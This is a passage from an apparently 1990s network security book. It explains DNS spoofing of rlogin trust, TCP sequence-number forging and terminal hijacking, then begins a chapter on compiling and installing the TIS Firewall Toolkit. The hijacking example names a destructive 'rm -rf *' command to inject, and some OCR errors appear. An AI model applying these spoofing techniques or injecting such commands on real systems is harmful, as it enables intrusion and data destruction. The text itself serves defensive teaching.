Suppose Frank has set up his account at Widgets, Inc. so that he can use rlogin to connect to it from his account on the Well (well.sf.ca.us) without being required to supply a password. Frank trusts that the folks who run the Well are keeping his account secure (he's probably right).

The malicious college student sends a mail message to a mail server at Widgets, Inc. addressed to someone at Podunk University. The mail server performs a DNS lookup for podunk.edu. The compromised name server supplies additional information in its reply that indicates not only that well.sf.ca.us has the college student's IP address but also that the reverse is true: the student's IP address corresponds to the name well.sf.ca.us.

The student then uses rlogin from his machine to connect to Frank's account at Widgets, Inc. His machine starts up the rlogin daemon. The rlogin daemon gets the IP address of the incoming connection and performs a reverse query of the widget.com name server, looking for the name that corresponds to the IP address of the college student's machine. The widget.com name server finds this information in its cache and replies that the IP address corresponds to the name "well.sf.ca.us." The college student gains access to Frank's account at Widgets, Inc. The only thing the logging information indicates is that Frank connected from his account on the Well. The logs on the Well show that Frank was not logged in, however, which would tip Frank off if he ever cross-checked them with his own logs.

Warning rlogin is handy when you want to keep passwords out of sight of sniffers, but it suffers from the problem outlined here. Do not use rlogin to allow access from machines that do not have authoritative entries in the local name server database. Otherwise, the DNS name of the accessing machine is checked to determine whether it can be trusted to authenticate its users. A DNS spoof will subvert this check.

Defenses against DNS Spoofing

The ultimate defense against DNS spoofing is not to use the DNS. However, DNS style naming is such a part of the way users and system administrators work that it is unthinkable to do without it. On the other hand, many name-to-IP address mappings will not change and, in some cases, it may make as much sense for a system administrator to configure clients to use an IP address as it would to use a DNS name. Every place an IP address is used in place of a DNS name is one less place the system is vulnerable to DNS spoofing.

Many operating systems simplify the process of reducing use of the DNS by having an API for name-to-address and address-to-name mappings. The API is the same whether DNS is being

used to implement these mappings or some other standard. Some implementations of the API will consult local data that is believed to be faster or more secure than DNS. The DNS is consulted by these implementations of the API only if the local sources fail to give conclusive results.

Even if the API on your system only implements the naming system via one mechanism (in which case choosing to use DNS may be unavoidable), it may be possible to change the implementation and reap widespread benefit immediately. In particular, many modern operating systems use dynamic linking or shared libraries to reduce the size of executable files. With these systems, replacing the library containing the implementation of the API with an implementation that behaves differently will affect all programs started after the replacement.

Note When using SunOS 4.1 as shipped from Sun, for example, you can choose to have the gethostbyname() and gethostbyaddr() functions use either the /etc/hosts file or the NIS system. When I wanted my programs to use the DNS system instead, I had to get source code to implement those functions using the DNS, compile it, and include it in the shared C system library.

One way to limit the spread of invalid cached entries is to use name server software running on many hosts in your network. If a client on one machine triggers the corruption of the cache on one name server, the use of multiple name servers reduces the likelihood of widespread damage. Placing a name server on every timeshared Unix host, for example, will not only provide quick responses to local clients from the cached entries on the name server, but will also reduce the set of hosts affected by a compromised name server consulted by a set of users on a single timeshared host.

Other hosts can use a different name server that will not have its cache corrupted as long as the name server on the timeshared host does not forward recursive requests to the other name server. An active attacker targeting a particular system may make direct queries of any name server to trigger the corruption of its cache. The technique outlined here limits damage from a passive attacker waiting for victims to come along. You can also add checks to some name servers so that they will respond only to select clients rather than an arbitrary client. Placing such a limitation on a name server does not make it useful for serving requests to the outside world but makes it more secure for internal use.

In the case study of Frank's and Mary's Widget company you read about earlier, the college student would not have been so successful in his attack if Frank and Mary had been running name servers on their own workstations. In the first case study, Mary's cache would have been corrupted but it would not have caused problems for Frank. In the second case, the cache for the name server used by the mail server would have been corrupted, but, again, Frank would not have used the corrupted cache unless his name server consulted with the same one as the mail server.

The use of local name servers on workstations also may reduce total network traffic and aids in fault tolerance. If a network-wide name server goes down, it will not create any delays for information stored in the local name servers.

Warning You are still at risk of a DNS spoof if local name servers on workstations are configured to process queries recursively when they consult the network wide name server. You are also at risk if the local name server refers its local clients to query the network wide name server for names for which the network wide name server is also non-authoritative. In either case, a corrupted network-wide name server cache will affect the workstations.

The use of local name servers will limit, not eliminate, risks. Local name servers are also subject to cache corruption. The reduced risk comes from fewer interactions with any single cache. You should be sure local name servers only process queries from the local machine to prevent an active attacker from directly contaminating their cache. Hiding the workstations behind a firewall will also help.

You might also modify local name server software to be more selective about the information it caches. Again, doing so will be of limited value if the erroneous data is coming from the cache of an unmodified name server being consulted by the local name server. Selective caching by doing such things as ignoring information in the additional information section of DNS replies will certainly have an adverse impact on efficiency. Response times will also be lengthened by any cross-checking or authority checking done by the modified name server, but cached authority checks may ease the problem somewhat.

RFC 1788 proposes an alternative to DNS reverse lookups: all machines would respond to a new ICMP message requesting the set of names that correspond to the IP address on which the ICMP message was received. These responses can then be cross-checked through forward DNS lookups. Although this proposal aims to increase the security of DNS, it is not clear how it would have helped in the case study involving Frank and Mary described earlier. Name-based authentication is fundamentally insecure when the name is not coming directly from a trustworthy source.

The simplest thing a name server administrator can do to prevent a DNS spoof from corrupting the name server cache is to have the most recent version of the operating system's DNS name server software. The most common implementation of a DNS name server is BIND (Berkeley Internet Name Daemon) on Unix. Newer versions of BIND incorporate modifications made with a more security conscious attitude than older versions. For the most current version, consult the Web at `http://www.dns.net.dnsrd/servers.html`.

Tip For a more detailed treatment of the security weaknesses of the DNS system, see the paper "Countering Abuses of Name-based Authentication" by Christoph Schuba and Eugene Spafford of the COAST security lab at Purdue University. The COAST department supplies useful security-related information and many useful tools. COAST has a site on the World Wide Web at `http://www.cs.purdue.edu/coast/coast.html`.

Spoofing TCP Connections

TCP builds a connection-oriented, reliable byte stream on top of IP that can send connectionless, unreliable datagrams. It is possible for an attacker's machine to spoof by sending IP datagrams that have an IP source address belonging to another machine. Such spoofing provides a mechanism for an attack on the security of any machine using IP to receive commands.

The attacker's machine can send IP datagrams with a forged source address to other machines while the machine legitimately possessing that IP address is active. It can do so with no intention of getting replies to those datagrams. The other machines will accept these datagrams as coming from the legitimate holder of the IP source address of these forged datagrams. They will carry out actions not actually requested by the user of the legitimate machine.

Typically, IP-based application protocols have some notion of a session with some information exchanged at startup, which is used to identify the two parties to each another during the active part of the session. One effect of the information exchange is that a third party cannot pose as one of the initial two parties. If a sniffer is being used by the attacker, it becomes easy for the attacker to pose as either party. For example, in the NFS protocol, a client will first exchange information with the server's mount daemon. After this exchange, the client will be able to open and read or write files on the server by making requests of the NFS daemon. An attacker can wait for the client to mount a file system and open a file. If the attacker sends out an appropriately formatted UDP datagram, the server will process an NFS request and send the results back to the client. Regardless of the client's reaction to the unexpected reply, if the request was a write request, the attacker will have succeeded in writing some information to the server's disk. If the request was a read request and the attacker has a sniffer between the client and server, the attacker will succeed in finding out some of the contents of the disk via the sniffer.

Through the use of datagrams with forged IP addresses, an attacker can get datagrams holding requests accepted as valid but cannot get replies to those requests without a sniffer. In the NFS scenario described earlier, you were using UDP and assumed the attacker had a sniffer to obtain the credentials that allowed acceptance of the request as valid. You might assume that if you use a connection-oriented protocol, such as TCP, you might be more secure. If you can rule out an attacker having a sniffer between the client and the server, the attacker would be unable to obtain the needed credentials. Unfortunately, these assumptions are valid.

Introduction to TCP/IP End-to-End Handshaking

To understand how an attacker might be able to send datagrams accepted as valid, you need to understand the information exchanged between the parties of a TCP connection. A TCP connection proceeds through three stages:

- Connection setup
- Data exchange
- Connection tear-down

TCP Connection Setup

TCP connection setup requires a three-way handshake between the two parties. Initially, one party is passively waiting for the establishment of a connection. This passive party is said to be "listening." The passive party is typically a server. The other party actively opens the TCP connection by sending the first IP datagram. The active party is typically a client. The definition of client and server is separate from active and passive parties during the setup phase. This discussion refers to the parties as client and server merely to be more suggestive of the typical roles they will play later.

The client starts things off by sending a TCP header with the SYN flag set. SYN stands for "synchronize" and refers to the synchronization of initial sequence numbers. The TCP protocol assigns each data byte sent on a connection its own sequence number. Every TCP header contains a sequence number field corresponding to the sequence number in the first data byte of the field. Initial sequence numbers should be random rather than merely arbitrary. Randomness of initial sequence number is important for handling the situation when a connection is established, the machine on one side crashes, and then attempts to reestablish a connection. The other machine needs to be able to detect wild out-of-range sequence and acknowledgment numbers to close its side of the connection to the program that is no longer running. TCP only sets the SYN flag when the connection is started.

The server replies to the SYN header with a header containing both a SYN and an ACK flag set. ACK stands for "acknowledgment." The SYN lets the client know its initial sequence number—TCP connections are bi-directional. The ACK flag lets the client know that it received the initial sequence number. Whenever the acknowledgment number field is valid, corresponding to the sequence number of the next data byte expected, the TCP sets ACK flag.

To complete the connection, the client responds back to the server with a TCP header that has the ACK flag set. The acknowledgment lets the server know that it is now ready to begin receiving data. Understanding the sequence of events with SYN and ACK flags during the establishment of a connection is also important when configuring firewalls (see Chapter 7, "How to Build a Firewall," for more information).

TCP Data Exchange

During normal TCP data exchange, one party will send one or more TCP/IP datagrams. The other party will occasionally send back a TCP/IP datagram with the TCP header having the ACK flag set to let the sender know that the data arrived. During establishment of the connection both parties also inform the other how much room they have in their receive buffers. TCP transmits the amount of available room in the window field of the TCP header in each datagram sent to inform the sender how much more data may be sent before the receive buffer fills. As the program on the receiving side empties the receive buffer, the number in the window field increases. The acknowledgment number specifies the lowest sequence number of a data byte that it expects to receive. The acknowledgment number plus the number in the window field specifies the highest sequence number of a data byte that will be placed in the input buffer when received.

Occasionally, IP datagrams will arrive out of order. When a datagram arrives earlier than expected, the early datagram goes into the receiver's input buffer but the receiver does not immediately acknowledge it. When the expected datagram arrives, the receiver may acknowledge both sets of TCP data at once. However, at this point, the receiving program will be able to read both sets of data without waiting for any more action from the sender.

Forged TCP/IP Datagrams

To successfully forge a TCP/IP datagram that will be accepted as part on an existing connection, an attacker only needs to estimate the sequence number to be assigned to the next data byte to be sent by the legitimate sender. Consider the three cases of being exact, being a bit too low with the estimate, and being a bit too high with the estimate.

If the attacker knows or successfully guesses the exact value of the next sequence number of the next byte being sent, the attacker can forge a TCP/IP datagram containing data that will be placed in the receiver's input buffer in the next available position. If the forged datagram arrives after the legitimate datagram, the receiver may completely discard the forged datagram if it contains less data than the legitimate one. However, if the forged datagram contains more data, the receiver will discard only the first part. The receiver will place into its input buffer the part of the forged datagram with data bytes having larger sequence numbers than those received in the earlier legitimate datagram.

On the other hand, if the forged datagram arrives before the legitimate datagram, the legitimate datagram will be discarded by the receiver (at least partially).

If the attacker's guess of the sequence number is a bit too low, it will definitely not get the first part of the data in the forged TCP/IP datagram placed in the receiver's input buffer. However, if the forged datagram contains enough data, the receiver may place the last part of the forged data in its input buffer.

If the attacker's guess of the sequence number is a bit too high, the receiver will consider it to be data that simply arrived out of order and put it into its input buffer. Some of the data bytes at the end of the forged datagram may have sequence numbers that do not fit in the current window, so the receiver will discard these. Later, the legitimate datagram arrives to fill in the gap between the next expected sequence number and the sequence number of the first forged data byte. Then, the whole forged datagram is available to the receiving program.

Sniffing + Forging = Trouble

Clearly, one way to obtain an estimate of the sequence numbers in a TCP/IP connection is to sniff the network somewhere between the client and the server. An attacker could possibly be controlling more than one machine along this path so the machine doing the sniffing need not be the machine doing the forging.

If a machine on the same physical network as the legitimate sender does the forging, then routers will not have much of a chance of stopping the forged datagram. The only possible place to stop the forged datagram would be at the router on the forger's network, where a discrepancy might be detected between the hardware address of the legitimate sender and the forger.

If a machine on the same physical network as the receiver does the forging, the receiver would also have the opportunity to note such a discrepancy. If the forging occurs on neither of the two endpoint networks, then the opportunity to stop the forged datagram decreases. However, in many cases attackers would only have access to physical networks attached to routers with a single legitimate source network. You can protect your network from being the source of a forging attack by configuring these routers not to forward datagrams with impossible IP network addresses.

One particular case deserves special note. If both endpoints are on the same physical network, an attacker might be bold enough to forge a datagram from another physical network. Because only the destination address needs examination to deliver a datagram, the datagram could get to the receiver via the normal routing mechanisms. However, the router would have the opportunity to detect the forged datagram by noting that the IP source network address matches the IP destination network address. Datagrams with matching source and destination network addresses should not be allowed into the router if the network address matches that of an internal network.

Note See the files for CERT Advisory CA:95-01 to find out more about actual attacks based on this special case.

TCP/IP Forging without Sniffing

With four billion possible initial sequence numbers, it should be extremely difficult to guess a valid current sequence number for a TCP/IP connection. However, this assumes assignment of

the initial sequence numbers in a completely random manner. If an attacker establishes a TCP/IP connection with the receiving end of another TCP/IP connection, the attacker also obtains an initial sequence number from the receiving end. If the initial sequence numbers of the two connections are related in some way, the attacker will be able to compute the initial sequence number of the other connection.

When the attacker has the initial sequence number of the connection, the next and final step is to estimate how much TCP/IP data has been sent to the receiver. This estimate added to the initial sequence number estimates the current sequence number. An estimate of the current sequence number goes into a forged TCP/IP header.

Some TCP/IP implementations use initial sequence numbers generated by a simple random number generator that generates numbers in a fixed order. If the attacker knows this ordering, the attacker can establish a connection at about the same time as the connection to be spoofed. Knowing that connection's initial sequence number will provide enough information to narrow the plausible initial sequence numbers for the connection to a very few instead of four billion. The way to prevent this attack is to use a TCP/IP implementation that does a good job of generating random initial sequence numbers.

Terminal Hijacking: An Example of TCP/IP Forging

Imagine the following everyday scenario at my workplace. Many workers use windowing systems such as the X Window system or Microsoft Windows to start terminal sessions to one or more of the timesharing systems. The most convenient way to use these systems is to have them start automatically. With this setup, many of the windows will have idle terminal sessions using a TCP/IP-based protocol such as telnet, tn3270, or rlogin.

In fact, some of these sessions never are used after they start. Some of these remain idle for days or weeks at a time. An attacker with ordinary access to one of the timesharing systems can easily detect the time any particular worker starts a terminal session by monitoring the set of users on the timeshared system.

Immediately after the targeted worker logs in to the timesharing system, the attacker determines the initial sequence number of the TCP/IP connection used for the terminal session. The attacker may have received this number using a sniffer running on another host on the network or by taking advantage of the deterministic pattern of initial sequence numbers.

Next, the attacker estimates the number of data bytes the worker's terminal session has sent to the timesharing system. Typically, the worker types in at most a username, password, and a command or two by this time. By simply estimating the number of data bytes to be between zero and one hundred, the attacker will be close enough to hit the window of acceptable sequence numbers.

To do some real damage, the attacker simply has to insert a sequence of characters in the data stream that correspond to a command being typed in at the command prompt. Just to be sure

that the command is accepted as an entire command, the attacker could place characters in the data stream that would exit a typical application and get to new command line. Putting "rm -rf *" on the command line in Unix deletes all files in the current directory along with all files in all subdirectories of the current directory.

If the attacker really wants to spook the worker, he or she could wait to see if the terminal session will remain idle overnight while the worker is gone, the office locked, and all the physical security mechanisms in place to ensure no one enters the office.

If the attacker determines the exact initial sequence number for the terminal session, the command is executed by the timesharing system in the worker's absence. The echo of the presumed keystrokes will appear in the worker's terminal window along with a new command prompt indicating that the command has completed. Imagine the surprise the worker gets when he or she shows up in the morning and sees this terminal window. Imagine the horror of realizing that backups were done shortly after the command executed and that a whole backup period of work has been lost.

Reducing the Risks of TCP/IP Spoofing

One way to reduce the threat of this sort of attack is to simply log out of all terminal sessions before they become inactive and only start up terminal sessions when you need them. Inactive terminal sessions are the easiest to hijack.

A second way to reduce the threat is to use an implementation of the terminal session protocol (telnet or rlogin) that inserts extra terminal protocol data transmitted to the timesharing machine. Doing so will not fool a sniffer, but it will make it harder for the attacker who is guessing that the terminal protocol sends only a small, relatively fixed amount of data before the user begins typing commands.

A third way to reduce the threat is to avoid the use of terminal session protocols between the user's desktop and the timesharing machine. For example, with the X Window system, you have the option of running the windowing program (for example, xterm) on the desktop and then starting a remote terminal session with the windowing program.

You can also run the windowing program on the timesharing machine and use the X protocol to have the window displayed on your desktop. Using X may introduce its own set of security problems, but convincing the timesharing system to accept forged data as keystrokes requires a somewhat messier process and it is much harder to make a good guess at a current sequence number without a sniffer.

A fourth way to reduce the threat of TCP/IP spoofing is to use an encryption-based terminal protocol. The use of encryption does not help prevent an attacker from making a good guess at the current sequence number. If the attacker is using a sniffer, the sniffer knows the exact

current sequence number. Encrypted protocols, however, can limit the consequences of introducing forged data on the connection. Unless the encryption is broken, the receiver will accept the data as valid but the command interpreter will not be able to make sense of it. When the legitimate sender gets acknowledgments for the forged data it will become confused and may reset the TCP/IP connection, causing the terminal session to be shut down.

The only way to deal with this threat completely with current standardized technology is to use a combination approach. Initial sequence numbers must be unpredictable and fall throughout the full range of four billion. TCP/IP data must be encrypted so that unencrypted or misencrypted data will not be confused with valid commands. You also must simply live with the possibility that an attacker may cause a TCP/IP connection to reset because of garbage injected into a connection by an attacker with a sniffer.

Using Next-Generation Standard IP Encryption Technology

To stop IP address spoofing, you must use encryption on the entire data portion of an IP datagram, including the TCP header. By doing so, you prevent a sniffer from determining the sequence numbers of the TCP connection. See RFCs 1825-1830.

One IP encryption technique currently in use is SwIPe. It encrypts the TCP header and the TCP data, preventing sniffers from finding sequence numbers. This program is considerably more sophisticated than that, and goes well beyond the scope of the kind of coverage provided in this chapter. Because it requires kernel modification the source code is not of general interest; if you are interested, however, use anonymous FTP to access `ftp.csua.berkeley.edu /pub/cypherpunks/swIPe/`.

An emerging standardized IP encryption technique is specified in "RFC 1825: Security Architecture for the Internet Protocol." It is a standards-track specification for an option to the current version of IP (IPv4) and a required part of the next generation of IP (Ipv6). RFC 1825 specifies two parts: an authentication header (AH) and an encapsulating security payload. These two parts may be used separately or in combination. The use of the authentication header prevents the forging of IP datagrams. The encapsulated security payload encrypts the content of the IP datagram, including the TCP header.

The following RFCs detail a proposed standard authored by R. Atkinson of the Naval Research Laboratory and published in August 1995:

- RFC 1825: Security Architecture of the Internet Protocol
- RFC 1826: IP Authentication Header
- RFC 1827: IP Encapsulating Security Payload

The following RFCs detail the mechanisms behind RFC 1826 and RFC 1827, respectively, and are part of the proposed standard. They were authored by Metzger, Karn, and Simpson and published in August 1995. RFC 1851 and RFC 1852, published in September 1995, are follow-ups to these papers. The newer RFCs are, as of this writing, still "experimental" rather than part of a "proposed standard."

- RFC 1828: IP Authentication using Keyed MD5
- RFC 1829: The ESP DES-CBC Transform

How to Build a Firewall

Every day, people use insurance to protect their valuables from fire or theft. Businesses protect themselves from intellectual theft through patents and trademarks. Because the use of global networking has increased the information flow and dependence upon our computing technology, Information System Managers have realized the need to protect their computing systems, networks, and information from damage and theft. Although there are several ways this can be achieved, the most prevalent is the use of a firewall.

When considering construction and building architecture, the "fire wall" is used to protect the building structure from damage should a fire erupt within the structure. The concept applies in a similar fashion to computer technology, except that often we are attempting to protect ourselves from the fire that exists outside our "wall." A firewall, per se, consists of a machine or machines, that are separated from both the external network, such as the Internet, and the internal network by a collection of software that forms the "bricks" within the firewall.

Strictly speaking, a *firewall* can be defined as a collection of components that is placed between two networks. Collectively, the following properties exist:

- All traffic in either direction must pass through the firewall.
- Only traffic authorized by the local security policy will be allowed to pass.
- The firewall itself is immune to penetration.

This chapter examines the Trusted Information Systems (TIS) Firewall Toolkit, that is provided as a consturction set for building a firewall. The chapter discusses how to get it, compile it, and the major building blocks in the package.

The TIS Firewall Toolkit

The Firewall Toolkit produced by Trusted Information Systems, also known as TIS, is not a single integrated package, but a set of tools that are used to build a firewall. For this reason, it is not for everyone who intends to construct and operate a firewall. Consequently, it is difficult to produce documentation that can be used in all situations.

Remember that a firewall is intended to be *the* security policy your organization has chosen to develop and support. In this chapter, you will examine how to compile the TIS Toolkit, and configure the various components that make up the kit. By the end of the chapter, you will know the techniques and issues concerned with the construction of a firewall using this Toolkit.

Understanding TIS

The TIS Firewall Toolkit is a collection of applications that, when properly assembled with a security policy, forms the basis of a firewall. This Toolkit is available as freeware to the Internet user community. As such, the Toolkit has gained a wide following, and is in use worldwide.

The Toolkit is not a single integrated package like most commercial packages. Rather, it is a set of tools for building a number of different types of firewalls. Because of its inherent flexibility, a wide variety of combinations are possible regarding the installation and configuration of the TIS Toolkit. As such, this chapter explains what the Toolkit is and how the underlying

technology works. With this knowledge in hand, and a copy of the Toolkit in another, you will be able to configure the Toolkit for your protection.

Where to Get TIS Toolkit

The TIS Toolkit is available from the site `ftp.tis.com`, in the directory /pub/firewalls/toolkit. The filename is fwtk.tar.Z.

After you retrieve the file, it must be uncompressed and extracted from the tar archive. While you're at the TIS anonymous FTP site, you may want to examine its collection of firewall documentation and information. After uncompressing and extracting the archive, the directory structure illustrated in figure 7.1 is created.




Figure 7.1
The TIS Toolkit directory structure.

When the files are extracted from the tar archive, the next task is to compile them. Before compiling, any site specific changes should be made to firewall.h and the Makefile.config files. Major issues that you need to consider are the installation location of the Toolkit—defaults to /usr/lcoal/etc—and how the library and compiler are to be configured.

Note Most users may experience difficulties compiling the X-gw proxy. The reason for this is this program's dependencies on the X Window System Athena Widget set. If you do not have this widget set, you will experience problems in getting this application to compile.

Compiling under SunOS 4.1.3 and 4.1.4

There should be little difficulty in compiling the TIS Toolkit under the SunOS 4.1.3 and 4.1.4 operating systems. There are no changes required from the base configuration to achieve a successful compile. After the archive is extracted, a successful compile can be achieved even without modifying the Toolkit configuration.

Compiling under BSDI

No significant surprises occur when you compile the Toolkit under BSD/OS Version 2.0 from BSD, Inc. A few changes do need to be made to ensure the compile is successful, however. First, the Makefiles are not in the correct format for the make command. In TIS, the Makefiles use the syntax:

```
include Makefile.config
```

This syntax is not understood by the make command that is shipped with BSD/OS. To resolve the problem you can edit each of the Makefiles by hand, or use the program fixmake. The include statement also requires a small change. The required format looks like this:

```
.include        <Makefile.config>
```

If you edit the Makefiles by hand, this is what the change looks like. However, you can also use the fixmake command to correct the syntax of the Makefile by removing the include statement and including all of the required instructions in one Makefile.

While you are tweaking, it is a good idea to make the following additional changes. No other changes are necessary.

```
CC=     gcc
COPT=   -g -traditional -DBSDI
```

Code Changes

Several issues need to be considered when you compile the Toolkit components. These issues revolve primarily around the definition of sys_errlist. To resolve the problem, you must change the declaration of sys_errlist in all places where it is declared. For example, sys_errlist is defined in the code as:

```
extern  char    *sys_errlist[];
```

Commenting out the line using the C comment symbols (/* */) results in a successful compile of the source code:

```
/* extern       char    *sys_errlist[]; */
```

Installing the Toolkit

After the compile process completes successfully, you must install the files in the appropriate place. The easiest way to install these files is to use the command:

```
make install
```

This command uses information in the Makefile to place the objects in the correct place. The process is shown in the following command sequence:

```
pc# make install
if [ ! -d /usr/local/etc ]; then  mkdir /usr/local/etc;  fi
for a in config lib auth smap smapd netacl plug-gw ftp-gw tn-gw rlogin-gw http-g
w; do  ( cd $a; echo install: 'pwd'; make install );  done
install: /usr/tis/fwtk/config
if [ ! -f /usr/local/etc/netperm-table ]; then  cp netperm-table /usr/local
/etc;  chmod 644 /usr/local/etc/netperm-table;  fi
install: /usr/tis/fwtk/lib
install: /usr/tis/fwtk/auth
if [ -f /usr/local/etc/authsrv ]; then  mv /usr/local/etc/authsrv /u
sr/local/etc/authsrv.old;  fi
cp authsrv /usr/local/etc
chmod 755 /usr/local/etc/authsrv
if [ -f /usr/local/etc/authmgr ]; then  mv /usr/local/etc/authmgr /u
sr/local/etc/authmgr.old;  fi
cp authmgr /usr/local/etc
chmod 755 /usr/local/etc/authmgr
if [ -f /usr/local/etc/authload ]; then  mv /usr/local/etc/authload
/usr/local/etc/authload.old;  fi
cp authload /usr/local/etc
chmod 755 /usr/local/etc/authload
if [ -f /usr/local/etc/authdump ]; then  mv /usr/local/etc/authdump
/usr/local/etc/authdump.old;  fi
cp authdump /usr/local/etc
chmod 755 /usr/local/etc/authdump
install: /usr/tis/fwtk/smap
if [ -f /usr/local/etc/smap ]; then  mv /usr/local/etc/smap /usr/local/etc/
➥smap.old;  fi
cp smap /usr/local/etc
chmod 755 /usr/local/etc/smap
install: /usr/tis/fwtk/smapd
if [ -f /usr/local/etc/smapd ]; then  mv /usr/local/etc/smapd /usr/local/etc/
➥smapd.old;  fi
cp smapd /usr/local/etc
chmod 755 /usr/local/etc/smapd
install: /usr/tis/fwtk/netacl
if [ -f /usr/local/etc/netacl ]; then  mv /usr/local/etc/netacl /usr
/local/etc/netacl.old;  fi
cp netacl /usr/local/etc
chmod 755 /usr/local/etc/netacl
install: /usr/tis/fwtk/plug-gw
if [ -f /usr/local/etc/plug-gw ]; then  mv /usr/local/etc/plug-gw /u
```

```
sr/local/etc/plug-gw.old;  fi
cp plug-gw /usr/local/etc
chmod 755 /usr/local/etc/plug-gw
install: /usr/tis/fwtk/ftp-gw
if [ -f /usr/local/etc/ftp-gw ]; then  mv /usr/local/etc/ftp-gw /usr
/local/etc/ftp-gw.old;  fi
cp ftp-gw /usr/local/etc
chmod 755 /usr/local/etc/ftp-gw
install: /usr/tis/fwtk/tn-gw
if [ -f /usr/local/etc/tn-gw ]; then  mv /usr/local/etc/tn-gw /usr/local/etc/tn-
➥gw.old;  fi
cp tn-gw /usr/local/etc
chmod 755 /usr/local/etc/tn-gw
install: /usr/tis/fwtk/rlogin-gw
if [ -f /usr/local/etc/rlogin-gw ]; then  mv /usr/local/etc/rlogin-g
w /usr/local/etc/rlogin-gw.old;  fi
cp rlogin-gw /usr/local/etc
chmod 755 /usr/local/etc/rlogin-gw
install: /usr/tis/fwtk/http-gw
if [ -f /usr/local/etc/http-gw ]; then  mv /usr/local/etc/http-gw /usr/local/etc
/http-gw.old;  fi
cp http-gw /usr/local/etc
chmod 755 /usr/local/etc/http-gw
```

With the Toolkit successfully installed and compiled, the next step is the security policy and the configuration of the Toolkit.

Preparing for Configuration

When configuring the Toolkit, the first step is to turn off all unnecessary services that are running on the system that will affect your firewall. This requires that you have some level of Unix knowledge regarding the system startup procedure and services for your system. For example, you may have to:

- Edit the /etc/inetd.conf file
- Edit the system startup scripts such as /etc/rc /etc/rc2.d/* and others
- Edit the operating system configuration to disable unnecessary kernel-based services

You can use the ps command to see that a number of services are in operation. The following output shows such services on a sample system:

```
pc# ps -aux
USER       PID %CPU %MEM   VSZ  RSS  TT  STAT  STARTED  TIME    COMMAND
root       442  0.0  1.7   144  240  p0  R+    3:34AM   0:00.04 ps -aux
root         1  0.0  1.7   124  244  ??  Is    3:02AM   0:00.08 /sbin/init --
root         2  0.0  0.1     0   12  ??  DL    3:02AM   0:00.01 (pagedaemon)
root        15  0.0  6.0   816  888  ??  Is    3:03AM   0:00.47 mfs -o rw -s 1
```

```
root        36  0.0  1.5   124  220  ??  Ss    3:03AM   0:00.21 syslogd
root        40  0.0  1.2   116  176  ??  Ss    3:03AM   0:00.06 routed -q
root        77  0.0  0.5    72   72  ??  Ss    3:03AM   0:00.34 update
root        79  0.0  1.6   284  232  ??  Is    3:03AM   0:00.08 cron
root        85  0.0  0.3    72   36  ??  I     3:03AM   0:00.01 nfsiod 4
root        86  0.0  0.3    72   36  ??  I     3:03AM   0:00.01 nfsiod 4
root        87  0.0  0.3    72   36  ??  I     3:03AM   0:00.01 nfsiod 4
root        88  0.0  0.3    72   36  ??  I     3:03AM   0:00.01 nfsiod 4
root        91  0.0  1.0    96  144  ??  Is    3:03AM   0:00.07 rwhod
root        93  0.0  1.3   112  180  co- I     3:03AM   0:00.05 rstatd
root        95  0.0  1.3   128  192  ??  Is    3:03AM   0:00.07 lpd
root        97  0.0  1.3   104  184  ??  Ss    3:03AM   0:00.13 portmap
root       102  0.0  1.6   332  224  ??  Is    3:03AM   0:00.05 (sendmail)
root       108  0.0  1.4   144  200  ??  Is    3:03AM   0:00.11 inetd
root       117  0.0  2.1   228  300  co  Is+   3:03AM   0:00.90 -csh (csh)
root       425  0.0  2.0   156  292  ??  S     3:33AM   0:00.15 telnetd
chrish     426  0.0  2.1   280  304  p0  Ss    3:33AM   0:00.26 -ksh (ksh)
root       440  0.4  1.9   220  280  p0  S     3:34AM   0:00.17 -su (csh)
root         0  0.0  0.1     0    0  ??  DLs   3:02AM   0:00.01 (swapper)
pc#
```

By editing the /etc/inetd.conf file so that it resembles the following output, you can reduce the number of active processes. This reduces the load on the system and, more importantly, does not accept TCP connections on unnecessary ports.

```
#
# Internet server configuration database
#
#    BSDI    $Id: inetd.conf,v 2.1 1995/02/03 05:54:01 polk Exp $
#    @(#)inetd.conf  8.2 (Berkeley) 3/18/94
#
# ftp     stream    tcp    nowait    root    /usr/libexec/tcpd    ftpd -l -A
# telnet  stream    tcp    nowait    root    /usr/libexec/tcpd    telnetd
# shell   stream    tcp    nowait    root    /usr/libexec/tcpd    rshd
# login   stream    tcp    nowait    root    /usr/libexec/tcpd    rlogind -a
# exec    stream    tcp    nowait    root    /usr/libexec/tcpd    rexecd
# uucpd   stream    tcp    nowait    root    /usr/libexec/tcpd    uucpd
# finger  stream    tcp    nowait    nobody  /usr/libexec/tcpd    fingerd
# tftp    dgram     udp    wait      nobody  /usr/libexec/tcpd    tftpd
# comsat  dgram     udp    wait      root    /usr/libexec/tcpd    comsat
# ntalk   dgram     udp    wait      root    /usr/libexec/tcpd    ntalkd
# pop     stream    tcp    nowait    root    /usr/libexec/tcpd    popper
# ident   stream    tcp    nowait    sys     /usr/libexec/identd  identd -l
# #bootp  dgram     udp    wait      root    /usr/libexec/tcpd    bootpd -t 1
# echo    stream    tcp    nowait    root    internal
# discard stream    tcp    nowait    root    internal
# chargen stream    tcp    nowait    root    internal
# daytime stream    tcp    nowait    root    internal
# tcpmux  stream    tcp    nowait    root    internal
# time    stream    tcp    nowait    root    internal
# echo    dgram     udp    wait      root    internal
# discard dgram     udp    wait      root    internal
```

```
# chargen dgram     udp    wait      root    internal
# daytime dgram     udp    wait      root    internal
# time    dgram     udp    wait      root    internal
# Kerberos authenticated services
#klogin   stream    tcp    nowait    root    /usr/libexec/rlogind    rlogind -k
#eklogin  stream    tcp    nowait    root    /usr/libexec/rlogind    rlogind -k -x
